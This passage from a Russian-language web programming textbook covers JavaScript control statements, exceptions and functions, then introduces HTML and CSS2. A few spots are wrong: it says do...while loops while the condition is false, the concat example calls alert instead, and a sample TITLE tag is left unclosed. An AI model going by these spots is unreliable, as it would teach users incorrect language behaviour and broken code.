При выполнении этого оператора ищется значение, указанное в операторе `case`, совпадающее с результатом вычисления выражения-аргумента `switch`. Если такое значение найдено, то выполняется ассоциированный с соответствующим `case` набор инструкций. Если нет, то производится поиск предложения `default` в конструкции `switch`, и если оно найдено, то выполняются соответствующие ему операторы. Если же и `default` не найдено, то выполнение сразу передается на инструкцию, следующую за оператором `switch`. Обратите внимание на операторы `break`, завершающие наборы инструкций в предложениях `case`. Они нужны для обеспечения выполнения набора операторов, ассоциированных только с одним предложением `case`.

Циклы

Операторы циклов позволяют производить многократное выполнение наборов инструкций при условии истинности некоторого утверждения. В JavaScript определено несколько операторов для реализации циклического исполнения.

for

Синтаксис данной конструкции практически ничем не отличается от синтаксиса `for` в языках C или PHP.

```
for(<инициализирующее выражение>; <условие>;
    <обновляющее выражение>)
  <инструкции тела цикла>
```

Цикл `for` выполняется до тех пор, пока выражение, указанное как условие, вычисляется в `true`. Инициализирующее выражение вычисляется

единственный раз — при начале исполнения оператора `for`. Оно обычно используется для присвоения начальных значений переменным, используемым в выражении условия цикла. Выражение условия вычисляется каждый раз перед выполнением тела цикла. Тело цикла может ни разу не выполниться, если на первом же проходе выражение условия вычисляется в `false`. Обновляющее выражение вычисляется после каждого прохода цикла, т. е. после каждого исполнения инструкций тела цикла. Для инициализации или изменения сразу нескольких переменных инициализирующее и обновляющее выражения удобно составлять из нескольких выражений, комбинируя их с помощью оператора мультипликативного вычисления `,`.

for...in

Этот оператор предоставляет простую возможность итерирования по всем свойствам объекта. Синтаксис оператора таков:

```
for(<переменная> in <объект>)
  <инструкции тела цикла>
```

Тело цикла будет выполнено столько раз, сколько свойств имеет объект, указанный после оператора `in`, при этом переменной, указанной перед `in`, будет последовательно присваиваться строковое значение, содержащее имя текущего свойства. Это может быть использовано, например, для итерирования по массиву, содержащему нечисловой или непоследовательный индекс, в отладочных целях и т. д.

while

Это самый простой из операторов цикла. Тело цикла выполняется, пока значением выражения-условия является `true`. Синтаксис этой конструкции таков:

```
while(<условие>)
  <инструкции тела цикла>
```

do...while

В противоположность предыдущему оператору, тело `do...while` выполняется, пока выражение условия цикла вычисляется в `false`. Синтаксис `do...while` таков:

```
do <инструкции тела цикла> while(<условие>)
```

Метки, операторы *break* и *continue*

Метки

JavaScript поддерживает использование меток в программном коде. Синтаксис определения меток идентичен соответствующему синтаксису в языке C.

<имя метки> : *<инструкция>*

Метки обеспечивают возможность идентификации инструкций для последующей ссылки на них из операторов `break` и `continue` по имени меток. Правила определения имен для меток аналогичны правилам именования переменных и констант.

Оператор *break*

Оператор `break` применяется для завершения выполнения циклов, кода в конструкции `switch`, а также операторов, идентифицируемых при помощи определенной метки. Таким образом, этот оператор может применяться в двух контекстах:

- без ссылки на конкретный оператор. В этом случае `break` прерывает выполнение цикла либо инструкции `switch`, в теле которой он содержится;
- ссылаясь на инструкцию с помощью имени метки. В этом случае прерывается выполнение указанной инструкции. Это удобно использовать для выхода из вложенных циклов (в других языках для этого иногда используется оператор `goto`).

Далее приведен пример, демонстрирующий синтаксис и применение оператора `break`.

```
m1: for(var i = 0; i < 10; i++)
      for(var j = 0; j < 10; j++)
        if(i == 1)
          break m1;
        else
          break;
```

Оператор *continue*

Оператор `continue` позволяет прервать исполнение тела цикла, начав новую итерацию. Использование `continue` очень похоже на применение `break` с той лишь разницей, что выполнение цикла не прерывается полностью. Вместо этого производится исполнение кода в той последова-

тельности, как если бы тело цикла было исполнено (в цикле `while` производится проверка условия, в цикле `for` — сначала выполняется обновляющее выражение, затем проверяется условие). Оператор `continue` аналогично `break` может использоваться как в сочетании с меткой, так и без нее. Если после `continue` указывается метка, идентифицирующая цикл, то производится переход на новую итерацию этого цикла. Если же `continue` указывается без метки, то начинается новая итерация цикла, тело которого непосредственно содержит данный оператор. Далее приведен пример использования оператора `continue` как с меткой, так и без.

```
m1: for(var i = 0; i < 10; i++)
      for(var j = 0; j < 10; j++)
        if(j < 5)
          continue;
        else
          continue m1;
```

Генерация и обработка исключений

Для обработки исключений в JavaScript существует конструкция `try...catch...finally`. Для возбуждения исключений используется оператор `throw`. Это сравнительно новые структуры языка. Они специфицируются в третьей версии стандарта ECMAScript и поддерживаются, начиная с JavaScript 1.4 и JScript 5.0.

Оператор *throw*

Этот оператор служит для программного "вбрасывания" исключения. Данная возможность может быть использована, например, для прерывания исполнения большого количества операторов, для выхода из многих вложенных циклов и т. д. Синтаксис оператора `throw` прост.

```
throw <выражение>;
```

Выражение, являющееся аргументом оператора, будет передано в блок `catch` при обработке исключения. Его значением может быть строка, число, либо любой другой объект. Посредством этого значения удобно передавать в блок `catch` информацию о причине вбрасывания исключения.

Конструкция *try...catch...finally*

Эти операторы предоставляют возможность обрабатывать ошибки, возникающие на этапе прогона, и продолжать дальнейшее выполнение скрипта.

Синтаксис операторов следующий:

```
try { <инструкции блока try> }
catch(<идентификатор исключения>) {<инструкции блока catch>}
[ finally { <инструкции блока finally> } ]
```

Конструкция работает следующим образом. Сначала исполняются инструкции в блоке `try`. Если на этом этапе возникает ошибка (или выполняется оператор `throw`), управление передается в блок `catch`. Предложение `finally` не является обязательным, но если оно присутствует, то блок операторов `finally` выполняется в любом случае, вне зависимости от того, возникла ли ошибка в блоке `try`. Блок операторов `finally` выполняется только после исполнения блоков `try` и/или `catch`, что делает его удобным местом для расположения кода освобождения данных, созданных в блоке `try`.

Как видно из приведенного примера синтаксиса, в операторе `catch` специфицируется некий идентификатор. Этот идентификатор действителен только во время исполнения блока `catch` и определяет значение, переданное оператору `throw`, возбудившему исключение, либо специальный объект, созданный браузером (если исключение возникло не по причине применения `throw`) и позволяющий получить информацию о причине ошибки.

Далее приведен пример использования конструкции `try...catch...finally` для предотвращения возникновения ошибки времени исполнения скрипта. В блоке `try` производится попытка создать объект несуществующего типа `DummyObject`, в блоке `catch` выводится сообщение об ошибке, а в блоке `finally` очищаются данные, созданные в `try`.

```
try
{
  var arr = new Array(10000);
  var obj = new DummyObject();
}
catch(e)
{
  alert('Ошибка времени исполнения: ' + e);
}
finally
{
  delete arr;
}
alert('Выполнение скрипта продолжается...');
```

Функции

Традиционно функции используются для реализации структурного подхода в программировании. Ранее было показано, как ассоциировать функции в качестве методов объектов при программировании с использованием объектно-ориентированной парадигмы. Сейчас мы рассмотрим более подробно возможности специфицирования и использования функций в JavaScript.

Специфицирование функций

Функции в JavaScript могут быть специфицированы несколькими способами:

- декларирование с помощью ключевого слова `function`;
- создание с помощью литерала функции;
- создание в виде объекта с помощью оператора `new`.

Декларирование с помощью ключевого слова *function*

Это классический метод определения функции. Пример определения функции с именем `f0` данным способом таков:

```
function f0(x, y) { return x + y; }
```

Создание с помощью литерала функции

Литерал функции состоит из ключевого слова `function`, списка аргументов, заключенных в круглые скобки, и операторного блока, составляющего тело функции. Вот пример специфицирования функции `f1` в литеральной нотации:

```
var f1 = function(x, y) { return x + y; }
```

Создание в виде объекта с помощью оператора *new*

Ядро JavaScript содержит конструктор объектов-функций с именем `Function`, позволяющий специфицировать функции при помощи синтаксиса создания объектов.

Конструктор `Function` принимает переменное число параметров строкового типа. Последним параметром передается строка, содержащая код тела функции (без фигурных скобок). Все остальные параметры пред-

ставляют собой названия аргументов. Если функция не имеет аргументов, то в конструктор передается только один параметр — строка тела функции. Пример создания функции `f2` следующий:

```
var f2 = new Function("x", "y", "return x + y;");
```

Вызов функций, аргументы функций

Вызов функции осуществляется при помощи оператора `()` — круглых скобок. В скобках указывается список параметров, передаваемых в функцию. Например:

```
f0(10, 14);
```

JavaScript поддерживает рекурсивные вызовы, т. е. функция может вызывать сама себя. Классический пример функции вычисления факториала может выглядеть так:

```
function f(n)
  { return ((n == 0) || (n == 1)) ? 1 : (n * f(n-1)); }
```

В JavaScript возможна передача в функцию большего количества параметров, чем определено ее прототипом, а в теле доступен массив `arguments`, с помощью которого можно адресовать параметры функции по их порядковому номеру. Это делает возможным реализацию функций, принимающих переменное число аргументов. В качестве примера приведу функцию, осуществляющую конкатенацию строковых представлений значений переменного количества аргументов.

```
function concat(n)
{
  var str = "";
  for(var i = 0; i < arguments.length; i++)
    str += arguments[i];
  return str;
}
alert('1 ', '2 ', '3 ', '4 ', '5 ');   // вызов функции
```

Обратите внимание на то, что в прототипе функции определен всего один параметр, в то время как при вызове параметров передается пять.

ГЛАВА 2

Язык HTML

Должно быть, сегодня не найти человека, который не был бы знаком с понятием "Интернет", обозначающим глобальную мировую сеть информационных ресурсов. Безусловно, Интернет в настоящее время является крупнейшим распределенным медианосителем и проводником информации. Часть содержимого глобальной сети представлено в виде гипертекстовых документов. Гипертекст дает возможность удобного и быстрого доступа к сервисам и ресурсам сети, предоставляющим мультимедийное содержимое различного типа. Данные гипертекстовых документов чаще всего представлены в формате, определяемом языком разметки HTML (HyperText Markup Language), являющимся на данный момент самым популярным языком структурной разметки, используемым в Web.

Объем данной главы очень мал. К тому же, в задачи книги не входит подробное рассмотрение всех аспектов HTML — с этим гораздо лучше справится спецификация языка. Цель этой главы — дать читателю понимание того, чем является HTML, и какие средства он предоставляет разработчику для создания Web-страниц.

Чем является и чем не является HTML

Сразу следует сказать, что HTML является *приложением SGML* (Standardized Generalized Markup Language) — обобщенного языка разметки, т. е. одной из его реализаций. SGML — язык структурной разметки. Точнее, это система определения языков разметки. Поэтому HTML, прежде всего, — язык структурной разметки. Действительно, специфи-

кация не определяет многих аспектов визуального представления документов в формате HTML. В настоящее время при помощи разметки в большей мере задается логическая структура документа, в то время, как представление определяется таблицами стилей *(см. главу 3)*.

HTML применяется для создания электронных документов с возможностью использования в них различных элементов оформления и структурирования (шрифтов, связанных изображений, таблиц, списков). Документы могут содержать формы, с помощью которых возможен ввод данных и их отправка на удаленный сервер, а также включать такие элементы, как апплеты и компоненты ActiveX. Таким образом, HTML является одним из общепринятых универсальных средств формирования структурированных, интерактивных документов, публикуемых в Web.

Чем точно не является HTML, так это языком программирования. HTML вообще не имеет отношения к программированию. Даже скрипты, непосредственно внедренные в документ, не интерпретируются разборщиком, а передаются ядру исполнения сценариев.

Немного истории

HTML начал активно распространяться в 1990-х годах, благодаря его использованию в браузере Mosaic и росту популярности Web. Разработчиком HTML является Тим Бернерс-Ли. В тех же 1990-х годах, вследствие внесения в HTML различных расширений, встала проблема обеспечения корректного отображения существующих документов всеми браузерами, что подразумевало необходимость выработки стандарта. В 1995 году были разработаны спецификации HTML 2.0 и HTML 3.0. Работа по стандартизации велась группой консорциума W3C и в начале 1997 года создается версия HTML 3.2, а в конце 1997 года публикуется спецификация HTML 4.0. Позже, в декабре 1999 года становится доступной последняя на данный момент версия спецификации HTML 4.01.

Ссылки на документацию

Официальными нормативными версиями спецификаций HTML являются только документы консорциума W3C на английском языке. Они расположены по адресам:

- **http://www.w3.org/TR/html4** (HTML 4, последняя версия);
- **http://www.w3.org/TR/html401** (HTML 4.01, последняя версия);
- **http://www.w3.org/TR/html** (спецификация последней версии HTML).

Однако спецификации переводились на многие языки мира (в том числе и на русский). Список ссылок на переводы можно найти по адресу: **http://www.w3.org/MarkUp/html4-updates/translations**. Также, на прилагаемом к книге компакт-диске в каталоге w3c\html находятся версии 4 и 4.01 спецификаций HTML. В частности, в каталоге w3c\html\4.01\rus\ находится русский перевод спецификации HTML 4.01, выполненный Александром Пирамидиным.

Языковые конструкции HTML

Предоставляя авторам достаточно обширный набор выразительных средств, HTML является очень простым языком разметки.

Элементы

Документ в формате HTML представляется набором *элементов* разного типа. Структура набора определяет визуальное представление документа.

Элементы вводятся в документ при помощи *тегов*. Обычно элемент состоит из трех частей: начального тега, содержимого и конечного тега. Тип элемента определяется по его имени, указываемому в начальном и конечном теге. Теги ограничиваются знаками < и >. Конечный тег определяется наличием знака / (прямой слэш) перед именем тега. Таким образом:

- `<H1>` — начальный тег;
- `</H1>` — конечный тег.

Использование некоторых элементов (таких как `LI`, `DD`, `P`) допускается без указания конечных тегов. Для небольшого количества элементов есть возможность опускать и начальные теги (например, `BODY`, `HEAD`). Существуют также элементы, не имеющие содержимого (`BR`, `IMG`). Для них использование конечных тегов запрещено.

Примечание

Иногда возникает путаница с употреблением терминов *тег* и *элемент* — элементы называют тегами. Это две разные сущности. Тег является конструкцией, при помощи которой элемент вводится в состав документа. Однако, как указано выше, у элемента могут отсутствовать теги, в то время как сам элемент присутствует (например, `BODY`).

Атрибуты

Элементы часто имеют ассоциированные с ними свойства, называемые *атрибутами*. Чаще всего атрибутам также сопоставлено некоторое значение.

Атрибуты элементов HTML указываются в начальных тегах (через пробел после имени элемента). Значения атрибутов записываются через знак = после их имени. Пары вида *"атрибут=значение"* записываются в произвольном порядке через пробел, их количество не ограничено. Обычно значение атрибута должно заключаться в одинарные либо двойные кавычки. Кавычки одного типа могут входить в значение атрибута, но при этом атрибут необходимо заключать в кавычки другого типа. Можно также указывать значение атрибута без кавычек, но при условии, что оно содержит только латинские буквы, цифры, знак - (минус) и точку.

Существуют также атрибуты логического типа. Факт указания такого атрибута устанавливает соответствующее свойство элемента в значение "истина", факт отсутствия — в "ложь". Для атрибутов данного типа допустимо сопоставление единственного значения, равного их собственному имени. Допускается также употребление этих атрибутов в минимизированной форме — в начальном теге элемента указывается только имя атрибута (кстати, именно такая форма записи более широко распространена).

В приведенном далее фрагменте HTML-кода для элементов `INPUT` определяются атрибуты `type` и `checked`, причем второй из них — логического типа. Обратите внимание, как он употребляется в полной и сокращенной форме.

```
<FORM>
  <INPUT type="CHECKBOX" checked>Флажок 1</INPUT><br>
  <INPUT type="CHECKBOX" checked="checked">Флажок 2</INPUT>
</FORM>
```

Комментарии

Комментарии в HTML не делятся на однострочные и многострочные — любой комментарий может быть записан в несколько строк. Признаком начала комментария является последовательность символов `<!--`, признаком завершения — `-->`. Значит, комментарий может выглядеть следующим образом:

```
<!-- первая строка комментария
 вторая строка комментария -->
```

Структура документа HTML

Следуя спецификации HTML 4.0, в документе выделяют три части:

- строка объявления типа документа;
- раздел заголовков (задается элементом HEAD);
- тело документа (задается элементом BODY или FRAMESET).

Далее приведен пример простейшего документа в формате HTML с явным определением всех, указанных выше частей.

```
<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.0//EN"
        "http://www.w3.org/TR/REC-html40/strict.dtd">
<HTML>
  <HEAD> <!-- раздел заголовка --> <TITLE>Заголовок<TITLE>
</HEAD>
  <BODY> <!-- тело документа --> </BODY>
</HTML>
```

Обратите внимание, что раздел заголовка и тело документа должны содержаться в элементе HTML. Также очень желательно, чтобы в раздел HEAD был включен элемент TITLE, задающий название документа. Название позволяет пользователям легко идентифицировать документ, а также обычно используется браузерами при отображении журнала посещенных страниц, каталога закладок и т. д.

В приведенном примере присутствует строка объявления типа документа. Тип документа объявляется путем указания DTD (Document Type Definition, определение типа документа). Спецификация HTML 4.0 определяет три DTD:

- строгое DTD. Это определение включает описание элементов и атрибутов, не помеченных в спецификации как нежелательные и не использующихся в документах с фреймами;
- промежуточное DTD. Оно включает все определения строгого DTD, а также определения элементов и атрибутов, помеченных в спецификации как нежелательные;
- DTD для документов, использующих фреймы. Это DTD включает определения промежуточного DTD, а также специфицирует элементы и атрибуты, относящиеся к фреймам.

В документах, соответствующих тому или иному DTD, нужно использовать следующие строки объявления типа документа.

- строгое DTD:

```
<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.0//EN"
        "http://www.w3.org/TR/REC-html40/strict.dtd">
```

- промежуточное DTD:

```
<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.0 Transitional//EN"
        "http://www.w3.org/TR/REC-html40/loose.dtd">
```

- DTD для документов, использующих фреймы:

```
<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.0 Frameset//EN"
        "http://www.w3.org/TR/REC-html40/frameset.dtd">
```

Основные элементы Web-страниц

Как уже было отмечено, HTML предоставляет разработчикам весьма обширный набор средств для создания сложных гипертекстовых документов, позволяя использовать элементы структурирования (заголовки, абзацы, списки, таблицы), внедренные объекты, кадры (фреймы) и т. д. В данном разделе мы рассмотрим основные типы элементов, из которых состоят Web-страницы, и методы их формирования с помощью разметки HTML.

Текст

Далее кратко описаны элементы структурирования и визуального форматирования текста.

Набор символов документа HTML

По причине того, что ASCII является крайне ограниченным набором символов, не включающим символы национальных алфавитов и многие специальные знаки, он не пригоден для широкого представления информации в Web. HTML использует набор UCS (Universal Character Set, универсальный набор символов), фактически идентичный набору Unicode 2.0.

Ссылки-мнемоники на символы

Поскольку ввод и отображение в текстовых редакторах многих специальных знаков из набора символов документа может быть затруднен или невозможен, в HTML предусмотрен универсальный способ записи таких

символов в виде их мнемонических обозначений, или *ссылок на символы*. Запись ссылки на символ (мнемоники) начинается знаком `&` и заканчивается точкой с запятой `;`. Мнемоники могут быть двух видов:

- числовые ссылки на символы;
- символические мнемоники.

Ссылки в числовой форме включают в себя код Unicode-символа в десятичном либо шестнадцатеричном представлении. Перед кодом символа должен присутствовать знак `#`. Признаком использования шестнадцатеричного представления является префикс `x` (или `X`) в коде символа. Например, ссылка `∑` (шестнадцатеричное представление) представляет символ Σ, а ссылка `©` (десятичное представление) знак ©.

Символическая мнемоника представляется в виде имени, обычно ассоциирующимся с обозначаемым символом. Например, знак © может быть обозначен ссылкой `©`, а знак & — ссылкой `&`. В HTML определено много ссылок на символы. Их список вы можете найти в соответствующих разделах спецификаций (например, в файле w3c\html\4.01\rus\entities.html).

Элементы форматирования текста

Простейшее форматирование текста может осуществляться путем выделения в нем частей, например, при помощи определения абзацев, либо разделения блоков текста при помощи перевода строки.

Для указания в тексте абзаца служит элемент `P`. Он должен иметь начальный тег, но может не иметь конечного. Абзац не должен иметь вложенных элементов уровня блока *(подробнее см. главу 3)*. Для элемента `P` может быть задан атрибут `align`, определяющий выравнивание текста в абзаце.

Принудительный переход на новую строку осуществляется при помощи элемента `BR` (для него запрещен конечный тег). Имеется также возможность запрета переноса. Так весь текст, помещенный в элемент `NOBR`, будет выводиться непрерывно в одну строку, если только в него не включены элементы `BR`. Можно запретить возможность переноса на новую строку между двумя конкретными словами, если в качестве разделителей использовать только символы неразрывного пробела, представляющиеся с помощью ссылок на символы ` `, ` `, ` `.

В HTML также определен элемент `PRE`, позволяющий вводить в документ блоки текста, отформатированного "стандартным образом" — при

помощи пробельных символов, табуляции и символов перевода строки. Для PRE обязательны начальный и конечный теги. При выводе текста, содержащегося в этом элементе, браузеры учитывают большинство непечатных символов, т. е., например, выводят несколько идущих подряд пробелов, делают переход на новую строку, если встречается символ возврата каретки, и т. д. Кроме того, для отображения таких блоков обычно используется шрифт с символами одинаковой ширины.

Элементы структурирования текста

Следующие элементы позволяют определять структуру текста:

- элементы обозначения цитат (BLOCKQUOTE, Q);
- фразовые элементы (ABBR, ACRONYM, CITE, CODE, DFN, EM, KBD, STRONG, SAMP, VAR);
- элементы обозначения верхних и нижних индексов (SUB, SUP).

Одни из них порождают структурные, другие строковые блоки, и обычно текст, содержащийся в этих элементах, отображается браузерами специальным образом (например, текст, заключенный в BLOCKQUOTE, имеет отступ от левого края, а текст в STRONG выделен жирным начертанием). За более подробной информацией об этих элементах и их атрибутах также отсылаю к спецификации.

Шрифты

В соответствии с принципом разделения структуры и представления, в настоящее время разработчики обычно выносят определения стиля, цвета шрифтов документа в каскадные таблицы стилей CSS, однако достаточно часто встречается и употребление приведенных далее элементов.

Элементы определения стиля шрифта

Для того чтобы задавать стиль начертания шрифта, в HTML существуют следующие элементы: B, BIG, I, S, SMALL, STRIKE, TT, U. Далее приведено их описание:

- B — текст элемента выводится полужирным шрифтом;
- BIG — "крупный" шрифт;
- I — курсивный шрифт;
- S, STRIKE — перечеркнутый шрифт;
- SMALL — уменьшенный шрифт;

- `TT` — текст элемента выводится шрифтом с одинаковой шириной символов;
- `U` — подчеркнутый шрифт.

Для всех этих элементов обязательны начальный и конечный теги. Элементы могут быть вложены друг в друга, при этом стиль шрифта текста определяется областью действия текущих элементов — сочетаемые стили могут комбинироваться.

Элементы определения параметров шрифта

В HTML существуют два элемента, позволяющие определять гарнитуру, размер и цвет шрифта. Это элементы `FONT` и `BASEFONT`. Оба элемента помечены в спецификации как нежелательные (вместо них предпочтительнее использовать таблицы стилей). Для этих элементов допустимо задавать значения следующих атрибутов:

- `size` — устанавливает размер шрифта. Размер может задаваться: в абсолютных (целые числа от 1 до 7) или относительных (значения вида `"-2"`, `"+3"`) единицах. Относительные значения задают величину изменения размера шрифта относительно использовавшегося ранее. Единицы измерения размера шрифта — условные, представление шрифта зависит от браузера;
- `color` — задает цвет шрифта;
- `face` — задает список разделенных запятыми имен гарнитур шрифтов, которые могут быть использованы для отображения текста. Порядок их следования определяет приоритет использования.

При помощи элемента `BASEFONT` обычно устанавливается базовый размер шрифта (атрибут `size`). Если далее для изменения размера шрифта используется элемент `FONT`, то изменения происходят относительно этого размера. Базовый размер шрифта для документа по умолчанию равен 3. Элемент `FONT` изменяет размер, цвет и гарнитуру шрифта для включаемого в него текста.

Ссылки

Безусловно, именно *ссылки* (или гиперссылки) являются основой популярности гипертекстовых документов, их основной и неотъемлемой конструкцией. Ссылки связывают гипертекстовые документы и другие ресурсы, доступные в Web.

Понятие *"ссылка"* тесно связано с понятием *"якорь"*. Обычно ссылку определяют как два связанных якоря — исходный (попросту источник) и целевой. При активизации якоря-источника обычно происходит переход к целевому якорю, который может являться любым ресурсом (в том числе, гипертекстовым документом или элементом в том же либо другом документе). В исходном якоре обычно указывается адрес целевого якоря при помощи URI.

Создание ссылок и якорей

Атрибуты многих элементов HTML (таких как `IFRAME`, `IMG`) могут содержать ссылки на другие ресурсы. Далее описан только элемент `A`, поскольку с помощью него создаются ссылки, визуально представленные в документе и доступные для активизации пользователем, а также якоря, которые могут являться целевыми для ссылок.

Для элемента `A` доступна установка таких атрибутов, как `href`, `id`, `name`. Если у элемента A определен атрибут `href`, то такой элемент является ссылкой, и значением `href` должен быть URI целевого якоря (понятие URI рассмотрено далее). Если у этого элемента установлены атрибуты `id` либо `name`, то такой элемент будет являться якорем, на который можно сослаться при помощи указания его URI. Стоит заметить, что атрибуты `href`, `name`, `id` могут быть одновременно определены для элемента `A`. В этом случае элемент является одновременно и ссылкой, и якорем. Пример ссылки и якоря таков:

```
<A href="http://codeguru.ru">это ссылка</A>
<A name="top">а это якорь</A>
```

URI

Термин URI (Universal Resource Identifier) переводится как универсальный идентификатор ресурсов. URI представляет собой строку, идентифицирующую информационные ресурсы различных типов.

В структуре URI можно выделить несколько частей:

- обозначение протокола доступа к данным ресурса;
- адрес машины, содержащей ресурс;
- имя самого ресурса.

Имя ресурса часто представлено в виде пути к нему на целевой машине. Вследствие специфики, в гипертекстовых документах, публикуемых в Web, чаще всего применяются ссылки, включающие URI, идентифици-

рующие ресурсы, доступные по протоколам HTTP, FTP, а также URI адресов электронной почты. Например, **http://domain.com/dir/subdir/file.dat** или **mailto:user@domain.com**.

В ссылках из гипертекстовых документов часто используют URI, являющиеся адресами якорей в этом же или другом гипертекстовом документе. В таких URI указывается значение атрибута `id` или `name` целевого якоря через знак `#` после имени документа (имя документа может не указываться, если ссылка ведет на тот же документ). Пример таких ссылок:

```
<a href="http://codeguru.ru/index.htm#top">ссылка № 1</a>
<a href="#top">ссылка № 2</a>
```

В документах, объединенных логически в одну группу и находящихся на одной машине (если в Web, то и на одном домене), часто используются *относительные URI*. В таких URI не указывается адрес машины, а путь может быть относительным:

```
<a href="../index.htm">ссылка</a>
```

Списки

Одним из элементов структурированного представления информации в HTML являются списки. Списки должны содержать *элементы списка* и могут быть нескольких видов:

- неупорядоченный список — создается элементом `UL`, элементы списка создаются элементом `LI`;
- упорядоченный (нумерованный) список — создается элементом `OL`, элементы списка создаются элементом `LI`;
- список определений — создается элементом `DL`, элементы списка создаются элементами `DT` и `DD`.

Отличие списков приведенных типов состоит в отображении их элементов. Элементы неупорядоченного и упорядоченного списков помечаются маркерами (их тип зависит от значения атрибута `type` элемента `UL` или `OL`), причем маркеры неупорядоченного списка представлены изображениями, а упорядоченного — буквами, арабскими или римскими цифрами. Список определений содержит элементы двух типов: элементы терминов (определяемые с помощью `DT`) и элементы определений (создаются с помощью `DD`). Браузеры отображают эти элементы с разным отступом и разным шрифтом.

Списки могут быть вложенными. Вкладывать друг в друга разрешается любые типы списков.

Таблицы

Таблицы в HTML являются главным средством структурированного представления данных. Долгое время таблицы оставались также основным средством разметки Web-страниц. Тема применения таблиц в HTML очень обширна, поэтому для ее изучения я отсылаю вас к документации. В табл. 2.1 приведен список элементов, использующихся для формирования таблиц.

Таблица 2.1. *Элементы для формирования таблиц*

Элемент	Назначение
TABLE	Корневой элемент таблицы
THEAD	Определяет группу строк верхнего заголовка
TFOOT	Определяет группу строк нижнего заголовка
TBODY	Определяет группу строк тела таблицы
COLGROUP	Создает структурную группу столбцов таблицы
COL	Определяет один или несколько столбцов в группе
TR	Определяет строку таблицы
TH	Определяет ячейку-заголовок
TD	Определяет ячейку с данными

В настоящее время таблицы все еще очень широко используются как основной элемент разметки Web-страниц, однако более корректным механизмом считается использование таких элементов структуризации, как DIV или SPAN в сочетании с интенсивным применением таблиц стилей.

Изображения, объекты, апплеты

Как уже отмечалось, HTML предоставляет широкие возможности формирования "составных" документов, включающих содержимое различного типа. HTML позволяет разработчикам внедрять в документ изображения, апплеты, другие документы, компоненты ActiveX и т. д.

В ранних версиях HTML (до 4.0) существовали три элемента для обеспечения описанных выше возможностей: IMG — для внедрения графических изображений, IFRAME — для включения в документ других документов и APPLET — для использования в документе апплетов на языке Java. Традиционно, наиболее используемыми в гипертекстовых документах мультимедийными элементами являются изображения, поэтому стоит привести здесь пример использования элемента IMG.

```
<IMG src="http://codeguru.ru/img/banner/468x60.jpg">
```

Для этого элемента запрещен конечный тег. Источник (URI) изображения указывается значением атрибута src.

Приведенные элементы выполняют только конкретные задачи, поэтому в HTML 4.0 был введен элемент OBJECT, обеспечивающий универсальное решение для включения в документ объектов различных (возможно, неизвестных на данный момент) типов, поскольку дает возможность предоставлять браузеру информацию, необходимую для отображения содержимого. Этот элемент можно использовать вместо IMG, IFRAME, APPLET. Например, изображение можно включить так:

```
<OBJECT data="http://codeguru.ru/img/banner/468x60.jpg"
        type="image/png">
```

Работа с изображениями и использование объекта IMG описывается в *главе 12*.

Формы

Формы, находящиеся в документах HTML, служат, в основном, средством взаимодействия пользователя с удаленным сервером. Формы содержат элементы управления (кнопки, списки, поля ввода и т. д.), данные которых передаются серверу посредством HTTP-запроса. Кроме того, формы могут обрабатываться клиентскими сценариями, а данные элементов управления использоваться, например, для динамического изменения содержимого документа.

Форма определяется при помощи элемента FORM. Атрибут action этого элемента задает агента обработки данных формы, которым может являться, например, скрипт на удаленном сервере, почтовая система пользователя или клиентский сценарий. Если значение атрибута action определяет URI серверного скрипта, то можно задать тип HTTP-запроса, который будет использоваться для отправки данных формы при помощи значения атрибута method (значением может быть "get" либо "post").

Элементы управления форм вводятся в основном при помощи элемента `INPUT`. Тип элемента задается посредством атрибута `type`. Кроме того, кнопки могут определяться при помощи элемента `BUTTON` и быть нескольких типов: обычные, кнопка отправки формы, кнопка очистки формы.

Работа с формами средствами сценариев JavaScript подробно описана в *главе 11*.

Фреймы

Фреймы (или кадры) позволяют создавать Web-страницы, состоящие из нескольких независимых документов. Основой таких страниц является специальная структура документа, в которой элемент `BODY` заменяется элементом `FRAMESET`, определяющим расположение фреймов. Атрибуты `cols` и `rows` элемента `FRAMESET` определяют количество и параметры строк и столбцов набора фреймов, создаваемого элементом. Каждый отдельный фрейм набора определяется при помощи элемента `FRAME`. Его атрибут `src` задает URI документа, загружаемого во фрейм. Элементы `FRAMESET` могут быть вложены друг в друга (являться наряду с `FRAME` ячейкой набора фреймов), при этом могут создаваться фреймовые структуры со сложной топологией.

Существует также элемент `IFRAME` (он уже упоминался ранее), позволяющий создавать встроенные фреймы, внедряя один независимый документ в другой. Кроме того, его можно использовать для динамической загрузки данных скриптом.

В общем случае фреймы крайне не рекомендуются к применению при создании Web-сайтов (возникают проблемы с индексированием поисковыми системами, навигацией и т. д.), но если они используются, документ-контейнер набора фреймов должен включать элемент `NOFRAMES` с альтернативным содержимым для браузеров, не поддерживающих фреймы.

ГЛАВА 3

Каскадные таблицы стилей CSS2

В предыдущей главе мы рассмотрели язык HTML — его основные особенности и средства, которые он предоставляет для создания гипертекстовых документов. Как уже отмечалось, HTML является языком структурной разметки. Он создает "каркас", жесткую "основу", определяющую отношения элементов в документе. Но, предоставляя широкие средства форматирования, HTML не способен обеспечить однозначного *представления документа*. Например, пользуясь только средствами HTML, нельзя осуществить позиционирование структурных блоков с точностью до пиксела. Также спецификация языка не определяет точного размера шрифтов элементов (например, заголовков), значений отступов и т. д.

Таблицы стилей предоставляют разработчикам удобный механизм определения параметров визуального представления документа, отделенный от его структуры. Использование принципа разделения структуры и представления гипертекстовых документов при создании современных Web-ориентированных информационных систем позволяет снизить стоимость разработки и дальнейшего обслуживания, а также делает их более легко модифицируемыми и доступными. В этой главе мы рассмотрим каскадные таблицы стилей второго уровня (CSS2).

Ссылки на документацию

Целью данной главы является ознакомление читателя с основными понятиями и терминами спецификации CSS2, принципами построения каскадных таблиц стилей, способами их применения и предоставляе-

мыми ими возможностями. Материал главы не является справочным и не описывает весь перечень свойств и их значений, используемых в CSS2. Для изучения всех аспектов использования каскадных таблиц стилей второго уровня следует обратиться к нормативной документации.

Единственной нормативной версией спецификации CSS2 является ее английская версия, находящаяся по адресу: **http://www.w3.org/TR/1998/REC-CSS2-19980512**. Существуют переводы спецификации на другие языки. Список ссылок на переводы можно найти на странице: **http://www.w3.org/Style/css2-updates/translations.html**. На прилагаемом к книге компакт-диске в каталоге w3c\css находятся доступные на момент публикации книги версии спецификаций CSS. В каталоге w3c\css\css2\rus размещен русский перевод спецификации CSS2, выполненный Александром Пирамидиным.

Основные сведения о CSS2

